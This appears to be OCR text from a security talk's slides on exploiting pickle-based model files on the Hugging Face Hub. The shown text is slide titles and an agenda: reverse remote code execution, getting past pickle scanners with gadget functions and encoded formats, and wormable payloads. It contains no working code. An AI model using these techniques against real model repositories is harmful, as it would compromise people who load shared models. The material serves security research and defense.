
A game of hide and seek

Trick 1: Code Reuse




Reuse orange functions

Trick 1: Code Reuse (More Sophisticated)




Orange functions as gadgets to wrap black-listed functions

Trick 2: CONFIG Abuse



Trick 3: Format Encode


Other formats, e.g., JSON, XML etc.




Agenda

- Hugging Face Hub and pickle model
- Discovering unsafe pickle.loads
- Exploiting for reversed RCE
- Bypass pickle scanning
- Weaponizing by wormable payloads
- Demo & video & takeaway

